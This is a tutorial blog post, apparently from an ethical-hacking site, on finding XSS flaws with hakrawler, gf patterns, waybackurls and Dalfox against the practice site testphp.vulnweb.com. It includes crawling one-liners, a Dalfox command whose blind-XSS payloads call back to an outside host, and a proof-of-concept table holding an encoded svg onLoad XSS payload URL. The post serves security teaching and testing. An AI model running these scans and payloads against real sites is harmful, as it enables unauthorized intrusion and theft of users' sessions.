**Exploit XSS Injections with a Powerful One-Line Technique**



**Join our**[**Patreon**](https://www.patreon.com/blackhatethicalhacking)**Channel and Gain access to 70+ Exclusive Walkthrough Videos.**

[](https://www.patreon.com/posts/metasploit-using-40622916)

**Reading Time: 8 Minutes**

**Introduction**

Cross-site scripting vulnerabilities date back to 1996 during the early days of the World Wide Web (Web). At a time when e-commerce began to take off, the dot com bubble of Netscape, Yahoo, and Amazon. When thousands of Web pages were under construction, littered with the little yellow street signs, and the “cool” Web sites used Hypertext Markup Language (HTML) Frames.

The JavaScript programming language hit the scene, an unknown harbinger of cross-site scripting, which changed the Web application security landscape forever. JavaScript enabled Web developers to create interactive Web page effects including image rollovers, floating menus, and the despised pop-up window. Unimpressive by today’s Asynchronous JavaScript and XML (AJAX) application standards.

Hackers found a way that when unsuspecting users visited their Web pages, they could effectively load any Web site into an HTML Frame within the same browser window. Then using JavaScript, they could cross the boundary between the two Web sites and read from one frame into the other. They were able to steal usernames and passwords typed into HTML Forms, steal cookies, or compromise any confidential information on the screen.

By exploiting XSS vulnerabilities, attackers can gain access to account credentials. It is also possible for them to spread webworms, access the computer of the user, view the user’s browser history, or control the user’s browser remotely. In addition to gaining control of the victim’s system, attackers can also analyze and act on other intranet applications once they have gained access.

*However, hackers soon discovered a new unexplored world of possibility.*

**See Also:**[**The Difference between Internal and External Pentesting**](https://www.blackhatethicalhacking.com/articles/the-difference-between-internal-and-external-pentesting/)

**The Purpose of this Tutorial**

The purpose of this example is to show how you can find XSS injection using the tool Hakrawler for gathering URLs and then combine it with other tools such as GF-Patterns that can be used for source code security reviews or using speed and accuracy in your methodology, saving you a lot of time while preserving a higher outcome, when finding XSS injections.

On the other hand, based on the URL numbers you can gather, we’ll use the tool Dalfox which is one of the most powerful open sources of an XSS scanning tool and parameter analyzer utility but also contains GF-Patterns to find Possible XSS Vulnerable Parameters using mining techniques.

It is important to use automated scripts or crawling programs to index data on web pages during a security test. Crawlers, spiders, spider bots, and web crawlers are all crawlers. Waybackurls is another way to Fetch all the URLs from Wayback Machine that knows about a domain, much faster.

**Pre-Requisites:**

* [**Hakrawler**](https://github.com/hakluke/hakrawler)
* [**Gf-Patterns**](https://github.com/1ndianl33t/Gf-Patterns)
* [**Dalfox**](https://github.com/hahwul/dalfox)
* [**Acunetix Web**](https://webtestphp.vulnweb.com/)
* [**waybacksurls**](https://github.com/tomnomnom/waybackurls)
* [**grep-patterns**](https://github.com/r00tkie/grep-pattern)
* [**gf-patterns**](https://github.com/mrofisr/gf-patterns)
* [**myGF\_patterns**](https://github.com/bp0lr/myGF_patterns)

**See Also: So you want to be a hacker?**[**Offensive Security and Ethical Hacking Course**](https://www.blackhatethicalhacking.com/courses/offensive-security-and-ethical-hacking-course/)

**Workflow**

Once you have installed all the tools mentioned above, choose your target. We’ll use <http://testphp.vulnweb.com/> in order to demonstrate.

Use echo for a single URL or pipe .txt file with multiple URLs and save results for the next step.

**Example of Usage**

Single URL:


echo testphp.vulnweb.com | hakrawler


Multiple URLs:

cat urls.txt | hakrawler

Save results into txt format:

echo testphp.vulnweb.com | hakrawler > urls.txt

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS1-2.png)


[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS2-2.png)

We have collected many URLs from this first command, but we are not yet ready to perform an XSS attack on them. Using the manual method, better automation can be created. As you can see from the images above, those URLs listed above are not available at this point, so we need to filter out only a clear list of URLs using grep.


**See Also:**[**A Hacker’s Guide to Subdomain Enumeration**](https://www.blackhatethicalhacking.com/articles/a-hackers-guide-to-subdomain-enumeration/)

grep from the list only nonempty parts of lines that match:

cat urls.txt | grep -o “https[^ ]\*” > filter\_urls.txt


[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS3-1.png)

Looking at the results from the below screenshot we found some links with parameters. Utilizing them will help you organize and sort things more efficiently and focus on the specific task and scope.

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS4.png)


Spend some time on URLs to find specific parameters and separately from other links. This takes time if you want to look one by one at all of the links or you can follow the below one-liner. It can help you collect URL parameters in seconds and save them into a new one with the name URLs\_parameters.txt, the list is ready to be used or imported into a tool, or checked with another method.

One-Liner powerful commands are constructed step by step and built in a specific workflow, gathering URLs first, filtering them into a clear list of URLs without any embedded characters also using grep techniques to separate only URLs that contain parameters for attacking later with the tool Dalfox.

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS5.png)

As you can see, there are various operators to choose from for any scenario. There are more than the provided ones but those could be considered the most wildly known and used.


echo http://testphp.vulnweb.com/ | hakrawler > testphp.txt && cat testphp.txt | grep -o "https[^ ]\*" > testphp\_filter\_urls.txt && cat testphp\_filter\_urls.txt | grep = > testphp\_parameter\_urls.txt

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS6.png)

With this, you have a better picture of those results and organize your environment which gives you a more efficient way to work.


Now it’s time for action using the tool Dalfox to detect and verify XSS flaws.


echo http://testphp.vulnweb.com/ | hakrawler > testphp.txt && cat testphp.txt | grep -o "http[^ ]\*" > testphp\_filter\_urls.txt && cat testphp\_filter\_urls.txt | grep = > testphp\_parameter\_urls.txt && testphp\_parameter\_urls.txt | dalfox -b tigv2.xss.ht pipe


[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS7.png)

As you can see from the screenshot above, we are using the tool Dalfox with pipeline mode combined with mining blind XSS Hunter payload. Dalfox has also:

**See Also:**[**Offensive Security Tool: XSSRocket**](https://www.blackhatethicalhacking.com/tools/xssrocket/)

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS8.png)

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS9.png)

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS10.png)

By automating the process, security researchers will be able to finish their research more quickly.

**POC Format**


Sample POC Log

Type: **G**(Grep) , **R**(Reflected) , **V**(Verify


|  |  |  |  |
| --- | --- | --- | --- |
| Identity | Type | Information | POC |
| POC | **G** | Bult-in/dalfox-error-mysql/Get | http://testphp.vulnweb.com/listproducts.php?artist=123&asdf=ff&cat=123DalFox |
| POC | **R** | GET | http://testphp.vulnweb.com/listproducts.php?artist=123&asdf=ff&cat=123%22%3E%3Csvg%2Fclass%3D%22dalfox%22onLoad%3Dalert%2845%29%3E |
| POC | **V** | GET | http://testphp.vulnweb.com/listproducts.php?artist=123&asdf=ff&cat=123%22%3E%3Csvg%2Fclass%3D%22dalfox%22onLoad%3Dalert%2845%29%3E |

Gf-patterns contain a lot of script patterns that can help Bug Bounty Hunters and Penetration Testers use those tools to create methods and work more effectively.

gf –list

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS11.png)


An alternative way to gather and test for XSS injection is to use waybacksurls pipe the results with GF as you can see below screenshot. In addition, it finds all subdomains of the given domain and starts scanning them as well, but if you only want to crawl specific domains then you can give it the “-no-subs” parameter.

[](https://www.blackhatethicalhacking.com/wp-content/uploads/2022/10/SS12.png)


echo testphp.vulnweb.com | waybackurls –no-subs | gf xss

